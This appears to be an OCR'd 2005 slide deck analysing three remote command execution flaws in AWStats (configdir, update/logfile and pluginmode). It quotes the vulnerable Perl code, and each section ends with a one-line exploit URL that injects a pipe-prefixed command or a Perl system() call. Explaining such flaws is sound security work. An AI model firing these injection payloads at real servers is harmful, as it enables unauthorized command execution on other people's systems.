AWStats Vulnerability Analysis

newbug [at] chroot.org

Jan. 21, 2005


Outline

- What's AWStats
- configdir
- update & logfile
- pluginmode

What's AWStats

- AWStats is a free powerful and featureful tool that generates advanced web, ftp or mail server statistics, graphically.
- http://awstats.sourceforge.net/

What's AWStats (cont.)



What's AWStats (cont.)

configdir

- Vulnerability Version ： 5.7 – 6.2
- Description ：

  The "searchdir" variables hold the value of the parameter provided by the attacker from "configdir." An attacker can cause arbitrary commands to be executed by prefixing them with the "|" character
- Remote command execution
- Reference URL

  http://www.securiteam.com/securitynews/5MP0B2AEKS.html

configdir (cont.)

- Analysis

awstats.pl 6.2 Read_Config function line 1089 – 1100 :

```
my $configdir=shift;
my @PossibleConfigDir=();
if ($configdir) { @PossibleConfigDir=("$configdir"); }
else {
@PossibleConfigDir=
("$DIR","/etc/awstats","/usr/local/etc/awstats","/etc","/etc/opt/awstats");
}
# Open config file
$FileConfig=$FileSuffix='';
foreach (@PossibleConfigDir) {
my $searchdir=$_;
if ($searchdir && $searchdir !~ /[\\\/]$/) { $searchdir .= "/"; }
if (open(CONFIG,"$searchdir$PROG.$SiteConfig.conf"))
{
        $FileConfig="$searchdir$PROG.$SiteConfig.conf";
        $FileSuffix=".$SiteConfig"; last;
}
```

configdir (cont.)

- Exploit

  Cause arbitrary commands to be executed by “configdir” prefixing with the “|” character.

  For example ：

  lynx “http://xxx/awstats/awstats.pl?configdir=|/bin/ls|”

update & logfile

- Vulnerability Version ： 5.4 – 6.1
- Description ：

  System may be vulnerable if allow remote user to update page. (a.k.a. AllowToUpdateStatsFromBrowser=1)
- Remote command execution

update & logfile (cont.)

- Analysis

awstats.pl 6.1 line 5668 :

```
if ($UpdateStats && $FrameName ne 'index' && $FrameName ne 'mainleft') {
.
.
.
```

line 5782 :

```
open(LOG,"$LogFile") || error("Couldn't open server log file \"$LogFile\" : $!");
```

update & logfile (cont.)

- Exploit

  Cause arbitrary commands to be executed by “logfile” prefixing with the “|” character if update is allowed.

  For example ：

  lynx \

“http://xxx/cgi-bin/awstats.pl?update=1&logfile=|/bin/ls|”

pluginmode

- Vulnerability Version ： 5.7 – 6.2
- Description ：

  System may be composed by “pluginmode”.
- Remote command execution

pluginmode (cont.)

- Analysis

awstats.pl 6.1 line 5521 – 5527 :

```
# AWStats output is replaced by a plugin output
if ($PluginMode) {
        my $function="BuildFullHTMLOutput_$PluginMode()";
        eval("$function");
        if ($? || $@) { error("$@"); }
                &html_end(0);
        exit 0;
}
```

pluginmode (cont.)

- Exploit

  Cause arbitrary commands to be executed byspecial craft “pluginmode”.

  For example ：

  lynx \

“http://xxx/awstats/awstats.pl?pluginmode=:system (“/bin/ls”);”